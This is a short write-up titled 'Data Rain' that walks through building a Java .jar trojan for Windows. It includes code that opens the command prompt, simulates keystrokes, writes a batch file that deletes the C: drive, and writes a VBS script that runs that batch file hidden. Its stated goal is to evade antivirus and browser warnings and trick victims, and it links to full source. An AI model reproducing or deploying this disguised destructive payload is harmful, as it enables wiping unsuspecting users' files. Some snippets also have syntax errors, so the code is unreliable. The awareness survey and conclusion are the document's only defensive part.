Data Rain

Java attack for windows

Kartik Arora

*The author is not responsible for the use of code or other knowledge in this document. *

Objective


To prove how a virus can be disguised in a simple application made in Java, and how people would unknowingly download such files which could harm their computers.

Focus

Proving that java can be used for malicious purposes without being detected by the systems anti-virus.

- Not being detected as a virus by browsers
- Creating a virus file on a victims' computer
- Running the virus file without the victim noticing
- Disguising the file so that the victim doesn't notice

Outline of the program



Run .jar File

creates .bat / .vbs files

Opens command prompt

Runs command in command prompt

Executes .bat virus

Method

1. Starting the Command Line through Java

   To open the virus, we would be needing control to the command line. Once we have control of the command line, we have access to most of the average users files and data.

   ```
   Runtime run = Runtime.getRuntime();
    run.exec(new String[] {"cmd", "/K", "Start"});
   ```

   The code above is used to start the command line when the jar file is executed. To delay this process, the thread can be put to sleep using the code :

   ```
   *Thread.sleep(*Time in seconds*);
   ```

2. Running commands in the command line

   Now that we have access to the command line, we need to be able to run commands in it. To achieve this, we will be using the Robot class provided by java.
   What the Robot class does is simulate the hardware of the victims computer. We can use this to type in the commands we would like to run.

   ```
    ControlManager ctr = new ControlManager();
   ctr.type("hider.vbs & exit");
   ```

   This would run the .vbs file created ahead.
   "ControlManager" is a class made by me to use the "Robot" class to type in a given string to the Command Line.

3. Creating the virus

   We would now create a virus that we would like to execute. It is fairly simple to make a virus as a .bat file. To create the virus, we use the PrintStream provided by Java, to create this file.

   ```
    PrintStream bash = new PrintStream(new File("vs.bat"));
   bash.println(@echo off\nDel C:\*.*/y);
   ```

   The code above would create a file called "vs.bat" file in the directory the victim has downloaded the original file in, and would delete the victims "C:" drive when executed.

4. Hiding the virus while it runs

Every time a .bat file is run, it leaves the command line window open while executing. This would alert the victim, that there is something wrong. To hide our virus while it executes, we would have to create a .VBS file.

```
PrintStream vb = new PrintStream(new File("hider.VBS"));

vb.println("Set WshShell = CreateObject(\"WScript.Shell\" )+

\nWshShell.Run chr(34) & \"vs.bat\" & Chr(34), 0 \nSet WshShell = Nothing ");

 vb.close();
```


This code above would create a file called “hider.VBS”, which wen executed would run the “vs.bat” file without keeping the command line open.

Survey

We gave our subjects a situation, where they are working on a project with a peer and their peer sends them a file saying it’s related to the project.

We asked them if they would download the file if :

- *It's name is project.exe, and their browser gives them no warning ?*
- *It's name is project.exe, and their browser gives them a warning that it might be harmful?*
- *It's name is project.Jar, and their browser gives them no warning?*
- *It's name is project.Jar, and their browser gives them a warning that it might be harmful?*
- *It's name is project.doc, and their browser gives them a warning that it might be harmful?*
- *It's name is project.doc, and their browser gives them no warning?*
- *It's name is project.bat, and their browser gives them no warning?*
- *It's name is project.bat, and their browser gives them a warning that it might be harmful?*



Conclusion

As I have just shown, viruses can be created using java. These viruses aren’t limited to .bat files, and can be used as ransomware, Trojans, or any other sort of file that browsers and anti-viruses usually block. People now are conscious while downloading files such as .exe files and .bat files, but people usually feel that .jar files are safe to run on their computers.

As the popularity of Java programs increases, so does the threat of such viruses and the average user of a computer would not know how to detect or prevent these files from running. The security risk this possesses is immense and people need to be educated regarding such files.

Code

The full code can be found here : https://github.com/ktech99/java_virus_creator